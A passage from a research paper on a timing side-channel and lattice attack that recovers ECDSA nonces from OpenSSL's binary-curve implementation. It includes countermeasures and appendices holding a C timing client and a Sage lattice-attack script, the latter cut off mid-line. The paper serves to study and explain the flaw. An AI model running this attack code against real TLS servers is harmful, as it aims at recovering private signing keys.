The *-serverpref* argument allows us to force the server's ciphersuite on the client. Here we also use relevant server private and public keys that we generated with the following commands. Note that we chose the binary curve **sect163r2** but any binary curve should work (since they would use the same vulnerable code):

```
λ ~/ openssl ecparam -out server.key -name sect163r2 -genkey
openssl req -new -key server.key -x509 -nodes -days 365 -out server.pem
```

Figure 11: Generate ECDSA keys with the Openssl tool

And we obtain the following certificate:

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 10869927066769118182 (0x96d9bd136d2d53e6)
    Signature Algorithm: ecdsa-with-SHA256
        Issuer: C=US, ST=example@example.com, L=example@example.com, O=example@example.com, OU=example@example.com, CN=example@example.co
m/emailAddress=example@example.com
        Validity
            Not Before: May  5 21:01:16 2015 GMT
            Not After : May  4 21:01:16 2016 GMT
        Subject: C=US, ST=example@example.com, L=example@example.com, O=example@example.com, OU=example@example.com, CN=example@example.c
om/emailAddress=example@example.com
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (163 bit)
                pub:
                    04:04:f3:e6:dd:ff:c4:ba:45:28:2f:3f:ab:e0:e8:
                    a2:20:b9:89:80:38:7a:05:d6:78:6b:3f:bd:8e:a7:
                    9c:b7:99:1c:d7:79:85:15:bb:cc:47:ce:54
                ASN1 OID: sect163r2
                NIST CURVE: B-163
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                35:B6:17:DC:06:42:19:C5:23:13:0E:35:26:AF:81:0C:E2:C4:91:B6
            X509v3 Authority Key Identifier:
                keyid:35:B6:17:DC:06:42:19:C5:23:13:0E:35:26:AF:81:0C:E2:C4:91:B6

            X509v3 Basic Constraints:
                CA:TRUE
    Signature Algorithm: ecdsa-with-SHA256
         30:2e:02:15:03:f6:6a:a4:d4:e2:e5:80:30:bc:65:5a:da:32:
         5e:ab:b7:8b:fd:f6:88:02:15:01:fa:fa:23:59:f7:c1:23:d5:
         75:7c:a6:49:0b:d3:56:85:95:34:82:02
```

Figure 12: The x509 certificate containing the binary curve as ECDHE/ECDSA parameters we generated with OpenSSL

5.6 From the server (the target)

We first modified OpenSSL to store the nonces it signed and how long it took to sign them. We then queried that server many times to make it use

the ECDSA nonce multiplication operation. It took us 6 to 7 seconds to fetch 1,000 signatures and around a minute to fetch 10,000 signatures from the server.




Figure 13: Every point is a signature, plotted according to the time it took the server to compute it in clock cycles (x axis)

After obtaining all the nonces and the timings, we ploted them to see that there was indeed a vulnerability there:




Figure 14: The same graph where the signatures have been sorted by the binary length of the nonce (y axis)

Finally we did some statistics on the amount of short nonces, the statistics were approximately the same for 1,000 and for 10,000 signatures:

Length	Percentage
< 157	0
157	1
158	3
159	6
160	13
161	24
162	50

Figure 15: Statistics on nonces generated for 1,000 signatures

These percentages are rounded and that shows that short nonces are pretty rare, here's a better table showing the amount of short nonces for 10,000 signatures requested:

length	amount
146	1
150	1
151	4
152	8
153	12
154	12
155	41
156	90
157	141
158	319
159	624
160	1259
161	2503
162	4985

Figure 16: Statistics on nonces generated for 10,000 signatures

We will discuss in the following sections how many nonces we need to perform the Lattice Attack.

5.7 From a Remote Machine

We tried getting the same kind of results from a different server located in the same local network. But as to simplify testing and avoid parsing the responses We modified the OpenSSL server as to store the truncated hashes and the signatures server side.
The source code of the client is in the Appendix A, it always sends the same *HelloClient* packet (and the same *client.Random*). The client counts the CPU cycles of the response time. If the attack is performed from multiple machines with different CPU frequencies then we would have to convert the CPU cycles into a time unit before gathering the data together.
Several ways of increasing the accuracy of these measurements were researched. The easiest thing is to configure the client machine that is in our control. Decreasing the jitter is often impossible since it happens out of our reach, getting close to the server seems to be the best way to do it, although our results are still inconclusive in a local network test environment as you will see later.
The program is run with the *taskset* tool to avoid using multiple CPU, along with some kernel options like *isolcpus* to avoid interruptions on the CPU we are using to make the measurements. The frequency scaling on that same CPU is disabled to avoid inconsistently counting CPU cycles. The program sends all but one byte, then sends the last byte and starts the *rdtscp* counter. The counter is stopped as soon as the first byte is received. To do this we also need to disable *Nagel's algorithm* on the socket we are using to disable network optimizations.
After collecting all the signatures we get rid of the 10 first samples and their imprecision due to the server cache warming up.




Figure 17: the y axis represents the bitsize of the nonces, the x axis the time the OpenSSL server took to respond. They are obviously not correlated

Retrieving 500 tuples (signatures and truncated digests) that took the smallest amount of time from 100,000 signatures, we can see that we don't have enough nonces of small sizes in our set (see next section on the Lattice Attack for numbers), plus the amount of false-positive is extremely high. We then try to get the smallest time upper-bound that would contain enough small nonces. We arrive at approximately 5,000: the fastest 5,000 signatures of our 100,000 signatures set should contain enough small nonces to do our Lattice Attack. And as we can see the amount of false positive is still extremely high.

length	amount	percentage
150	1	0
152	1	0
153	1	0
154	3	0
155	10	2
156	11	2
157	18	3
158	27	5
159	42	8
160	89	17
161	113	22
162	184	36

Table 1: Stats on the nonces that computed the fastest 500 signatures

length	amount	percentage
150	1	0
151	1	0
152	3	0
153	14	0
154	14	0
155	41	0
156	69	1
157	134	2
158	212	4
159	388	7
160	721	14
161	1252	25
162	2150	43

Table 2: Stats on the nonces that computed the fastest 5,000 signatures

To eliminate the false positives, the idea here is to select a random subset of let's say 42 tuples (if we are aiming for nonces smaller than 156 bits) and do a Lattice Attack, if we don't find anything build another random subset of the same size. Rinse and repeat. This leads to 1.36×10^{104} different combinations, this is impossible and this is because our timing measurements are not correlated to the bitsize of the nonces. With better measurements this attack would indeed be devastating.

5.8 The Lattice Attack

Obviously our attack is not gonna work from a remote machine because our timings are not correlated with the length of the nonces. We can try a theoretic attack by selecting the nonces by hand.
The code for the Lattice Attack can be found in Appendix B, it uses **Sage** and the embedding strategy talked about earlier.
In our experiments, we can't solve for nonces greater than 157 bits (6 bits known). LLL also often provides worse results than **BKZ**. BKZ is another algorithm that approximate a solution for the SVP, it uses LLL but ends up with a smaller basis most of the time.
When only 6 bits are known, BKZ needs a minimum of 50 tuples (signatures and truncated hashes) to find the nonces, LLL needs 78. For nonces of 156 bits (7 bits are known), LLL starts needs a minimum of 42 tuples to find the values of the nonces whereas BKZ only needs 38. For nonces of bitsize 155, BKZ needs 30 tuples and LLL needs 31.




Figure 18: The number of tuples needed by each algorithms (BKZ and LLL) according to the size of the nonces they can find

As seen in that kind of attacks in the literature, we use $q/2^{l+1}$ (with q the modulo and l the MSB (Most Significant Bits) known) for the trick in the embedding strategy. Using other values for the trick often provides worse results (more tuples are needed, or no solutions can be found), and if we don't use the extra dimension we can't seem to find correct solutions.

6 Countermeasures

These kind of "relaxed" attacks on DSA and ECDSA are even more problematic on smart-cards, embedded devices and other cryptographic devices that can leak way more information through tons of other Side-Channel analysis. But to attack a remote target, Timing Attack is still one of the only reliable way (along with the leak of information different error messages can give away). A relaxed remote attack model where the attacker shares the same machine as the victim can use such techniques as well. Some research have been done in Hypervisors where you could access information about neighbor VM's memory use[12][14][15]. The questions of "Are there other kinds of side-channel attacks on remote targets?" and "Can we get more accurate timings on the network?" are still open. As for the way of preventing Timing Attacks, a lot of counter measures already exist.

6.1 The OpenSSL patch

Let's first take a look at the fix proposed by B.B.Brumley and N.Tuveri following their finding.

```
/* get random k */
do
    if (dgst != NULL) {
        if (!BN_generate_dsa_nonce
            (k, order, EC_KEY_get0_private_key(eckey), dgst, dlen,
             ctx)) {
            ECDSAerr(ECDSA_F_ECDSA_SIGN_SETUP,
                     ECDSA_R_RANDOM_NUMBER_GENERATION_FAILED);
            goto err;
        }
    } else {
        if (!BN_rand_range(k, order)) {
            ECDSAerr(ECDSA_F_ECDSA_SIGN_SETUP,
                     ECDSA_R_RANDOM_NUMBER_GENERATION_FAILED);
            goto err;
        }
    }
while (BN_is_zero(k));

/*
 * We do not want timing information to leak the length of k, so we
 * compute G*k using an equivalent scalar of fixed bit-length.
 */

if (!BN_add(k, k, order))
    goto err;
if (BN_num_bits(k) <= BN_num_bits(order))
    if (!BN_add(k, k, order))
        goto err;

/* compute r the x-coordinate of generator * k */
if (!EC_POINT_mul(group, tmp_point, k, NULL, NULL, ctx)) {
```

Figure 19: the patch of B.B.Brumley and N.Tuveri in crypto/ecdsa/ecs_ossl.c

The attack we presented works because some of the nonces are short enough. A solution could be to **make them all long enough** so that the underlying Lattice Attack could not happen. This is what B.B.Brumley and N.Tuveri proposed, and is facilitated by the properties of the scalar multiplication in Elliptic Curve Cryptography:

$$[k]P = [k + r]P \text{ if } r \text{ is a multiple of the group order}$$

As we'll see later, this property is often used as **Scalar Blinding** against Side-Channel Attacks. But rather than using a random multiple of the group order which would make extremly large nonces, we can just add the group

order to the nonce once. If it's not long enough, the second test will add the group order once again. This will be enough to avoid short nonces all of the time.

6.2 Blinding

In 1996, Kocher[2] introduced a Timing Attack on Diffie-Hellman, RSA and DSA, along with the relevant counter measure: **blinding**. Either a Base Blinding, or Exponent Blinding (although it was shown that under certain conditions exponent blinding alone was not sufficient[17]). Both techniques allow the operation to be computed on something unrelated to a malicious user's controlled input

Following is the **Base Blinding** technique applied during a RSA decryption phase with $m = c^d \mod N$ where m is the message, c is the ciphertext, d is the private exponent and N the modulus:

1. $r \xleftarrow{\$} \mathbb{Z}_N^*$
2. $m' = (c \cdot r^e)^d \pmod N$
3. $m = m' \cdot r^{-1} \pmod N$

To harden Base Blinding, **Exponent Blinding** can be added. Instead of randomizing the ciphertext, the idea is to randomize the private exponent by adding it to a multiple of $\varphi(N)$:

1. $k \xleftarrow{\$} \mathbb{Z}$
2. $d' = c^{d+k\cdot\varphi(N)} \pmod N$
3. $m = c^{d'} \pmod N$

In ECC based cryptosystems other forms of Blinding can be used, we'll first re-introduce Scalar Blinding. Here in $Q = [d]P$ we have $P = (x, y)$:
Scalar Blinding is the exponent blinding of RSA, in $Q = [d]P$ you hide the private key by adding it to a multiple of the group order.

1. $k \xleftarrow{\$} \mathbb{Z}$
2. $kd' = d + k \cdot \#E(\mathbb{F}_q)$ the order of the curve
3. $Q = [d']P$

Coordinate Blinding is another form of Blinding aimed to express calculations in a different projective coordinate every time:

1. $k \xleftarrow{\$} \mathbb{Z}$
2. Compute $P = (kx, ky, k)$ expressed by projective coordinates.
3. Compute $[d]P$ using the scalar multiplication algorithm with projective coordinates on the Montgomery-form elliptic curve.
4. Output $[d]P$

Point Blinding is the Base Blinding of ECC, in $Q = [d]P$ you hide the base point P by adding it to a random point:

1. $S \xleftarrow{\$} E(\mathbb{F}_q)$
2. Compute $S' = [d]S$
3. $Q' = [d](P + S)$
4. $Q = Q' - S'$

6.3 Constant-Time

Another popular way of preventing against Timing Attacks is to use Constant-Time algorithms like we've seen with OpenSSL's ECDSA implementation for binary curves. It is also often used for comparing MACs or Signatures together without leaking a byte by byte information by failing as soon as a byte is not the same.

Constant Time exponentiation in modular arithmetic based cryptosystems like DH are done with **Square-and-Multiply-Always**, which is a modified Square-and-Multiply algorithm that does both operations every time. Here we are decrypting a ciphertext c with the operation $c^d \pmod N$ where d is the private key, $|d|$ its binary length and d_i the number at the i-th position of its binary representation.

$s = 1$
for i *from* $|d| - 1$ *down to* 0 **do**
  $s = s * s \mod N$
  if $d_i = 1$ **then** $s = s \cdot c \pmod N$
  else $t = s \cdot c \pmod N$
end
return s

Constant Time in ECC, usually applied on multiplication operations, are done with the **Double-and-Add-Always** or the **Montgomery Ladder** algorithm like in the OpenSSL's ECDSA implementation for binary curves. Both are exactly the same idea as the Square-and-Multiply-Always were

dummy operations are made.
Here is the Montgomery Ladder algorithm:

$R_0 = 0$
$R_1 = P$
for i *from* $|d| - 1$ *down to* 0 **do**
  if $d_i = 0$ **then**
    $R_1 = R_0 + R_1$
    $R_0 = 2R_0$
  else
    $R_0 = R_0 + R_1$
    $R_1 = 2R_1$
  end
end
return $R0$

6.4 Others

We'll briefly list the other alternatives to the previous two popular ones:

The **Unified Formula** technique intends to make point addition and point doubling use the same sequence of field operations. It was first invented by Brier and Joye in 2002[20] and is aiming to cancel the problems brought by the difference of operations occurring in $P + Q$ when $P = Q$.

Another relatively new technique is the **Padding-Time** technique, which was introduced in 2015 by Boneh, Braun and Jana. The idea is to always take the same amount of time by waiting before doing anything else if an operation didn't take as much time as its precedents.

A totally different take on this problem is to get rid of the randomness of the nonces by **deterministically deriving the nonces from the message and some secret data**. There are two main propositions in this field: the D.J.Bernstein's one with EdDSA[19], which completely changes ECDSA (uses different curves), and Thomas Pornin's[18] one which generate the nonces with HMAC in the ECDSA.

7 Conclusion

We've seen in our own experiments that Remote Timing Attacks are **far from being practical**, even in the same local network. It already takes advanced measures to attain high precision of timings on the attacker machine, and the fact that we can't control the jitter, the propagation time and

the overall server's responsiveness make things extremely difficult for us.

It's important to notice that the Lattice Attack should still have **room for improvement** and more resources would make the Timing Attack more efficient as well. The detailed and respected description of the TLS protocol would make such a potentially efficient attack particularly easy to perform against any TLS framework/library having such vulnerability.
Some cryptographers have already advised not to use ECDSA to cryptographically sign objects. The topic is currently a hot one in the CFRG mailing list as what new Signature scheme should become the standard in the years to come.

References

[1] PS3 Nonce Re-use *http://www.bbc.com/news/technology-12116051*

[2] Paul C. Kocher *Timing Attacks on Implementations of Diffie-Hellman, RSA, DSS, and Other Systems*

[3] B.B.Brumley and N.Tuveri *Remote Timing Attacks are Still Practical*

[4] D. Boneh and R. Venkatesan *Hardness of computing the most significant bits of secret keys in Diffie-Hellman and related schemes*

[5] N.A.Howgrave-Graham and N.P.Smart *Lattice Attacks on DSA*

[6] Daniel J. Bernstein, Tanja Lange, and Ruben NiederhagenDual *EC: A Standardized Back Door*

[7] Scott A. Crosby, Dan S. Wallach, and Rudolf H. Riedi *Opportunities and Limits of Remote Timing Attacks*

[8] Chris Peikert *Lattices in Cryptography, Georgia Tech, Fall 2013: Lecture 2, 3*

[9] David Adrian, Karthikeyan Bhargavan, J. Alex Halderman, Nadia Heninger, Benjamin VanderSloot, Eric Wustrow, Zakir Durumeric, Pierrick Gaudry, Matthew Green, Drew Springall, Emmanuel Thome,† Luke Valenta, Santiago Zanella-Bégulin, Paul Zimmermann *Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice*

[10] Don Coppersmith *Finding Small Solutions to Small Degree Polynomials*

[11] Lenstra, A. K.; Lenstra, H. W., Jr.; Lovász, L. (1982). *"Factoring polynomials with rational coefficients"*

[12] Yarom, Falkner *FLUSH+RELOAD: a High Resolution, Low Noise, L3 Cache Side-Channel Attack*

[13] Johnson, Menezes, Vanstone /em The Elliptic Curve Digital Signature Algorithm (ECDSA)

[14] Benger, van de Pol, Smart, Yarom *"Ooh Aah... Just a Little Bit" : A small amount of side channel can go a long way*

[15] Yarom, Benger *Recovering OpenSSL ECDSA Nonces Using the FLUSH+RELOAD Cache Side-channel Attack*

[16] Schnorr (1989) *Efficient Identification and Signatures for Smart Cards*

[17] Werner Schindler *Exclusive Exponent Blinding May Not Suffice to Prevent Timing Attacks on RSA*

[18] Thomas Pornin *Deterministic Usage of the Digital Signature Algorithm (DSA) and Elliptic Curve Digital Signature Algorithm (ECDSA)*

[19] D.J.Bernstein *High-speed high-security signatures*

[20] Brier, Joye *Weierstraß elliptic curves and side-channel attacks*

```
#ifdef __i386__
#  define RDTSC_DIRTY "%eax", "%ebx", "%ecx", "%edx"
#elif __x86_64__
#  define RDTSC_DIRTY "%rax", "%rbx", "%rcx", "%rdx"
#else
# error unknown platform
#endif

#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/tcp.h>
#include <netinet/in.h>
#include <netdb.h>
#include <stdio.h>
#include <stdint.h>
#include <inttypes.h>
#include <unistd.h>
#include <stdlib.h>
#include <strings.h>
#include <string.h>

#define BUFSIZE 1024*1024*10

typedef unsigned long long ticks;

unsigned char *receive_buffer; // buffer to save the response

void error(char *msg)
{
  perror(msg);
}

void init(){
  if(receive_buffer != NULL){
    bzero(receive_buffer, BUFSIZE);
  }
  else{
    receive_buffer = malloc(BUFSIZE);
  }
}

uint64_t send_request(unsigned int index, char* ip, int port_no, char* request, int
len){

  int sockfd, n, ii;
  struct hostent *server;
  struct sockaddr_in serv_addr;
  uint64_t start_ticks, end_ticks;

  if(port_no <= 0){
    error("ERROR wrong port number");
  }

  // open socket
  sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // disable Nagel's algorith on the socket
  char* flag;
  int result = setsockopt(sockfd,            /* socket affected */
                          IPPROTO_TCP,     /* set option at TCP level */
                          TCP_NODELAY,     /* name of option */
                          (char *) &flag,  /* the cast is historical cruft */
                          sizeof(int));    /* length of option value */



  if (sockfd < 0){
    error("ERROR opening socket");
  }
  server = gethostbyname(ip);
  if (server == NULL){
    fprintf(stderr, "ERROR, no such host\n");
```

```
    exit(0);
  }
  bzero((char *) &serv_addr, sizeof(serv_addr));
  serv_addr.sin_family = AF_INET;
  bcopy((char *) server->h_addr,
        (char *) &serv_addr.sin_addr.s_addr,
        server->h_length);
  serv_addr.sin_port = htons(port_no);
  if (connect(sockfd, (struct sockaddr *) & serv_addr, sizeof(serv_addr)) < 0){
    error("ERROR connecting");
  }
  bzero(receive_buffer, BUFSIZE);

  // Write all but the very last byte
  n = write(sockfd, request, len - 1);

  // Now send the last byte, which also starts processing at server side.
  n = write(sockfd, request + len - 1, 1);

  // Start the timer...
  register unsigned cyc_high, cyc_low;
  asm volatile("RDTSCP\n\t"
                       "mov %%edx, %0\n\t"
                       "mov %%eax, %1\n\t"
               : "=r" (cyc_high), "=r" (cyc_low)
               :: RDTSC_DIRTY);
  start_ticks = ((uint64_t)cyc_high << 32) | cyc_low;

  /* We get rid of the error so we can process faster */
  /* if (n < 0){
     error("ERROR writing to socket");
     } */

  // Read the first byte
  read(sockfd, receive_buffer, 1);

  // Stop the timer
  asm volatile("RDTSCP\n\t"
                       "mov %%edx, %0\n\t"
                       "mov %%eax, %1\n\t"
               : "=r" (cyc_high), "=r" (cyc_low)
               :: RDTSC_DIRTY);
  end_ticks = ((uint64_t)cyc_high << 32) | cyc_low;

  // read the rest of the message
  n = read(sockfd, &receive_buffer[1], BUFSIZE) + 1;

  // save the answer
  FILE* response_file = fopen("responses.log", "a");
  fprintf(response_file, "{ ");

  // analyze the packet and re-read if n is too small compared to the length
  int length;
  int node = 1;
  int jj;
  ii = 0;

  // ClientHello.random
  fprintf(response_file, "'client_random': '6d70d7a74344e7ccf7c3ace7c77ff39f9d9b2ea5
6d26ac9292224aa32f17c10b', ");

  // ServerHello.random
  fprintf(response_file, "'server_random': '");
  for(jj = 11; jj < 11 + 32; jj++){
    fprintf(response_file, "%02x", receive_buffer[jj]);
  }
  fprintf(response_file, "', ");

  // Let's skip the Certificate message
  while(node != 3){
    length = (receive_buffer[ii + 3] << 8) + receive_buffer[ii + 4];
    ii += 5 + length;
    node++;
```

```
  }

  // Parse the message and the signature
  ii += 9;
  length = receive_buffer[ii+3];

  // ServerKeyExchange.params
  fprintf(response_file, "'server_params': '");
  for(jj = ii; jj < ii + 4 + length; jj++){
    fprintf(response_file, "%02x", receive_buffer[jj]);
  }
  fprintf(response_file, "', ");

  // ServerKeyExchange.Signature
  jj = ii + 4 + length + 4;
  length = (receive_buffer[jj - 2] << 8) + receive_buffer[jj - 1];
  fprintf(response_file, "'server_signature': '");
  for(ii = jj; ii < jj + length; ii++){
    fprintf(response_file, "%02x", receive_buffer[ii]);
  }
  fprintf(response_file, "', ");

  // cycles
  fprintf(response_file, " 'time': %" PRIu64 " }\n", end_ticks - start_ticks);

  // close file
  fclose(response_file);

  // Close socket
  close(sockfd);

  return end_ticks - start_ticks;
}

int main(int argc, char *argv[])
{
  char clienthello[] = "\x16\x03\x01\x01\x2e\x01\x00\x01\x2a\x03\x03\x6d\x70\xd7\xa7
\x43\x44\xe7\xcc\xf7\xc3\xac\xe7\xc7\x7f\x\
f3\x9f\x9d\x9b\x2e\xa5\x6d\x26\xac\x92\x92\x22\x4a\xa3\x2f\x17\xc1\x0b\x00\x00\x94\x
c0\x30\xc0\x2c\xc0\x28\xc0\x24\xc0\x14\xc0\x0a\x\
00\xa3\x00\x9f\x00\x6b\x00\x6a\x00\x39\x00\x38\x00\x88\x00\x87\xc0\x32\xc0\x2e\xc0\x
2a\xc0\x26\xc0\x0f\xc0\x05\x00\x9d\x00\x3d\x00\x\
35\x00\x84\xc0\x2f\xc0\x2b\xc0\x27\xc0\x23\xc0\x13\xc0\x09\x00\xa2\x00\x9e\x00\x67\x
00\x40\x00\x33\x00\x32\x00\x9a\x00\x99\x00\x45\x\
00\x44\xc0\x31\xc0\x2d\xc0\x29\xc0\x25\xc0\x0e\xc0\x04\x00\x9c\x00\x3c\x00\x2f\x00\x
96\x00\x41\x00\x07\xc0\x11\xc0\x07\xc0\x0c\xc0\x\
02\x00\x05\x00\x04\xc0\x12\xc0\x08\x00\x16\x00\x13\xc0\x0d\xc0\x03\x00\x0a\x00\x15\x
00\x12\x00\x09\x00\x14\x00\x11\x00\x08\x00\x06\x\
00\x03\x00\xff\x01\x00\x00\x6d\x00\x0b\x00\x04\x03\x00\x01\x02\x00\x0a\x00\x34\x00\x
32\x00\x0e\x00\x0d\x00\x19\x00\x0b\x00\x0c\x00\x\
18\x00\x09\x00\x0a\x00\x16\x00\x17\x00\x08\x00\x06\x00\x07\x00\x14\x00\x15\x00\x04\x
00\x05\x00\x12\x00\x13\x00\x01\x00\x02\x00\x03\x\
00\x0f\x00\x10\x00\x11\x00\x23\x00\x00\x00\x0d\x00\x20\x00\x1e\x06\x01\x06\x02\x06\x
03\x05\x01\x05\x02\x05\x03\x04\x01\x04\x02\x04\x\
03\x03\x01\x03\x02\x03\x03\x02\x01\x02\x02\x02\x03\x00\x0f\x00\x01\x01";

  int iteration = atoi(argv[1]);

  uint64_t cycles;
  unsigned int ii;

  for(ii = 0; ii < iteration; ii++){
    init();
    printf("#%i\n", ii);
    cycles = send_request(ii, "10.75.77.60", 4433, clienthello, 307);
  }

  return 0;
}
```

```
import argparse

##########################################
# Arguments
##########################################

parser = argparse.ArgumentParser()
parser.add_argument("file", help="the files to get the tuples of signatures + trunca
ted hashes from")
parser.add_argument("amount", nargs='?', type=int, default=0, help="number of tuples
 to use from the file")
parser.add_argument("bits", nargs='?', type=int, default=1, help="number of MSB know
n")
parser.add_argument("-L", "--LLL", action="store_true")
parser.add_argument("-v", "--verbose", action="store_true")
args = parser.parse_args()

##########################################
# Helpers
##########################################

def lattice_overview(BB, modulo, trick):
    for ii in range(BB.dimensions()[_sage_const_0 ]):
        a = ('%02d ' % ii)
        for jj in range(BB.dimensions()[_sage_const_1 ]):
            if BB[ii,jj] == _sage_const_0 :
                a += '0'
            elif BB[ii,jj] == modulo:
                a += 'q'
            elif BB[ii,jj] == trick:
                a += 't'
            else:
                a += 'X'
            if BB.dimensions()[_sage_const_0 ] < _sage_const_60 :
                a += ' '
        print a

##########################################
# Core
##########################################

def HowgraveGrahamSmart_ECDSA(digests, signatures, modulo, pubx, trick, reduction):
    print "# New attack"

    # Building Equations
    # getting rid of the first equation
    r0_inv = inverse_mod(signatures[0][0], modulo)
    s0 = signatures[0][1]
    m0 = digests[0]

    AA = [-1]
    BB = [0]

    nn = len(digests)
    print "building lattice of size", nn + 1

    for ii in range(1, nn):
        mm = digests[ii]
        rr = signatures[ii][0]
        ss = signatures[ii][1]
        ss_inv = inverse_mod(ss, modulo)

        AA_i = Mod(-1 * s0 * r0_inv * rr * ss_inv, modulo)
        BB_i = Mod(-1 * mm * ss_inv + m0 * r0_inv * rr * ss_inv, modulo)
        AA.append(AA_i.lift())
        BB.append(BB_i.lift())

    # Embedding Technique (CVP->SVP)
    if trick != -1:
        lattice = Matrix(ZZ, nn + 1)
    else:
        lattice = Matrix(ZZ, nn)
```

```
    # Fill lattice
    for ii in range(nn):
        lattice[ii, ii] = modulo
        lattice[0, ii] = AA[ii]

    # Add trick
    if trick != -1:
        print "adding trick:", trick
        BB.append(trick)
        lattice[nn] = vector(BB)
    else:
        print "not adding any trick"

    # Display lattice
    if args.verbose:
        lattice_overview(lattice)

    # BKZ or LLL
    if reduction == "LLL":
        print "using LLL"
        lattice = lattice.LLL()
    else:
        print "using BKZ"
        lattice = lattice.BKZ()

    # If a solution is found, format it
    # Note that we only check the first basis vector, we could also check them all
    if trick == -1 or Mod(lattice[0,-1], modulo) == trick or Mod(lattice[0,-1], modu
